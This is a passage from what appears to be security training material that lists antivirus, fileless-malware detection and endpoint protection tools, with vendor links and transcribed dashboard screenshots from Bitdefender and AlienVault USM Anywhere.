- Zemana Antimalware (*https://www.zemana.com*)
- Emsisoft Anti-Malware Home (*https://www.emsisoft.com*)
- Malicious Software Removal Tool (*https://www.microsoft.com*)
- SUPERAntiSpyware (*https://www.superantispyware.com*)
- Plumbytes Anti-Malware (*https://plumbytes.com*)

Antivirus Software

Bitdefender Antivirus Plus 2019

Bitdefender Antivirus Plus 2019 works against all threats – from viruses, worms and Trojans, to ransomware, zero-day exploits, rootkits and spyware



You are safe

We're looking out for your device and data

VULNERABILITY RECOMMENDATION

Some Windows accounts have weak passwords and run the risk of being accessed by an intruder. Set a stronger

Show more details

https://www.bitdefender.com

- ClamWin (*http://www.clamwin.com*)
- Kaspersky Anti-Virus (*https://www.kaspersky.com*)
- McAfee AntiVirus Plus (*https://home.mcafee.com*)
- Norton AntiVirus Basic (*https://www.norton.com*)
- Avast Premier Antivirus (*https://www.avast.com*)
- ESET Internet Security (*https://www.eset.com*)
- AVG Antivirus FREE (*https://free.avg.com*)
- Avira Antivirus Pro (*https://www.avira.com*)
- Trend Micro Maximum Security (*https://www.trendmicro.com*)
- Panda Antivirus Pro (*https://www.pandasecurity.com*)
- Webroot SecureAnywhere Antivirus (*https://www.webroot.com*)

Antivirus Software

It is essential to update antivirus tools to monitor the data passing through a system. Such tools may follow specific or generic methods to detect viruses. Generic methods look for virus-like performance rather than a specific virus. These tools do not specify the virus type but warn the user of a possible virus infection. Generic methods can raise false alarms; hence, they do not perform well in terms of detecting precise virus forms. Specific methods look for known virus signatures in the antivirus database and ask the user to choose the necessary action to be taken, such as repair and delete.

It is a good practice for organizations to install the most recent version of the antivirus software and regularly update it to keep up with the introduction of new viruses in the market. Updating of antivirus software by the respective vendors is a continuous process.

- **Bitdefender Antivirus Plus 2019**

  Source: *https://www.bitdefender.com*

  Bitdefender Antivirus Plus 2019 works against all threats, from viruses, worms, and Trojans to ransomware, zero-day exploits, rootkits, and spyware. It uses a technique called behavioral detection to closely monitor active apps. As soon as it detects suspicious activity, it takes decisive action to prevent infection. It sniffs and blocks malicious websites that masquerade as trustworthy websites to steal financial data such as passwords or credit card numbers.



Bitdefender Antivirus Plus
You are safe
We're looking out for your device and data.
VULNERABILITY RECOMMENDATION
1/1
Some Windows accounts have weak passwords and run the risk of being accessed by an intruder. Set a stronger
Show more details
VIEW ACCOUNTS
Dashboard
Protection
Privacy
Utilities
QUICK SCAN
PROTECTION
START SCAN
VPN
PRIVACY
OPEN VPN
Notifications
My Account
Settings
Support
Antivirus Plus
Unlimited devices
Install on another device
Safepay
PRIVACY
Open
ADD A QUICK ACTION

Figure 7.120: Screenshot of Bitdefender Antivirus Plus 2019


Some additional antivirus software are as follows:

- ClamWin (*http://www.clamwin.com*)
- Kaspersky Anti-Virus (*https://www.kaspersky.com*)
- McAfee AntiVirus Plus (*https://home.mcafee.com*)
- Norton AntiVirus Basic (*https://www.norton.com*)
- Avast Premier Antivirus (*https://www.avast.com*)
- ESET Internet Security (*https://www.eset.com*)
- AVG Antivirus FREE (*https://free.avg.com*)
- Avira Antivirus Pro (*https://www.avira.com*)
- Trend Micro Maximum Security (*https://trendmicro.com*)
- Panda Antivirus Pro (*https://www.pandasecurity.com*)
- Webroot SecureAnywhere Antivirus (*https://www.webroot.com*)

Fileless Malware Detection Tools

AlienVault® USM Anywhere™

AlienVault® USM Anywhere™ provides a single **unified platform** for threat detection, incident response, and compliance management



https://www.alienvault.com

Quick Heal Total Security
http://www.quickheal.com

Endpoint Detection and Response (EDR)
https://www.trendmicro.com

Defender Check
https://github.com

FCL
https://github.com

CYNET 360
https://www.cynet.com


Fileless Malware Detection Tools

Various tools used to detect fileless malware threats on endpoint devices and systems are discussed below:

- **AlienVault® USM Anywhere™**

  Source: *https://www.alienvault.com*

  AlienVault® USM Anywhere™ provides a unified platform for threat detection, incident response, and compliance management. It centralizes security monitoring of networks and devices in the cloud, on premises, and at remote locations, thereby helping you to detect threats virtually anywhere.


DASHBOARDS
ACTIVITY
ENVIRONMENT
REPORTS
SETTINGS
NIDS
Created during: Last 24 Hours
for: All Assets
Create Custom Dashboard
Top Categories
Suspicious Activ...
Attack
Recon
Policy Violation
Exploit
Information
Malware
Denial Of Servic...
0
5,000
10,000
15,000
20,000
Top Categories / SubCategories
JAN 24 2018 - JAN 26 2018
Suspicious Activity
Attack
Recon
Policy Violation
Exploit
Information
Malware
DNS Query - Suspicious TLD or domain
HTTP Request - Suspiciou
Top Exploit Activity
JAN 24 2018 - JAN 26 2018
36.2% Shellcode Javascript
30.7% Information Disclosure
12.1% Cross Site Scripting
11.4% Code Execution
4.1% Shellcode

Assets With Malware Activity

TODAY	THIS WEEK
120 ▾8	299 ▾1

Top Signatures

EVENT NAME	TOTAL
ET SCAN SSH BruteForce Tool with fake PUTTY versi...	7,193
ET SCAN Potential SSH Scan	5,094
ET POLICY HTTP Request to .su TLD (Soviet Union) ...	3,837
ET DNS Query to a *.pw domain - Likely Hostile	2,710
ET POLICY request to .xxx TLD	2,535
ET INFO JAVA - ClassID	2,307
ET POLICY DNS Query For XXX Adult Site Top Level ...	1,794
ET INFO HTTP Request to a *.pw domain	1,590
ET DNS Query for .su TLD (Soviet Union) Often Malw...	1,466

Top Malware Families

MALWARE FAMILY	COUNT
Zbot	82
Loki	50
W32/InstallRex.Adware	41
Citadel	30


Top Malware Destination

DESTINATION COUNTRY	COUNT
Russian Federation	84
United States	56
Italy	50

Figure 7.121: Screenshot of AlienVault® USM Anywhere™

Some additional tools for detecting fileless malware threats are as follows:

- Quick Heal Total Security (*http://www.quickheal.com*)
- Endpoint Detection and Response (EDR) (*https://www.trendmicro.com*)
- Defender Check (*https://github.com*)
- FCL (*https://github.com*)
- CYNET 360 (*https://www.cynet.com*)



Fileless Malware Protection Tools

McAfee End Point Security

- McAfee End Point Security is a security tool used by security professionals to perform **threat detection**, investigation, and response activities

https://www.mcafee.com

Microsoft Defender Advanced Threat Protection
https://docs.microsoft.com

Kaspersky End Point Security for Business
https://www.kaspersky.com

Trend Micro Smart Protection Suites
https://www.trendmicro.com

Norton 360 with LifeLock Select
https://us.norton.com

REVE Antivirus
https://www.reveantivirus.com

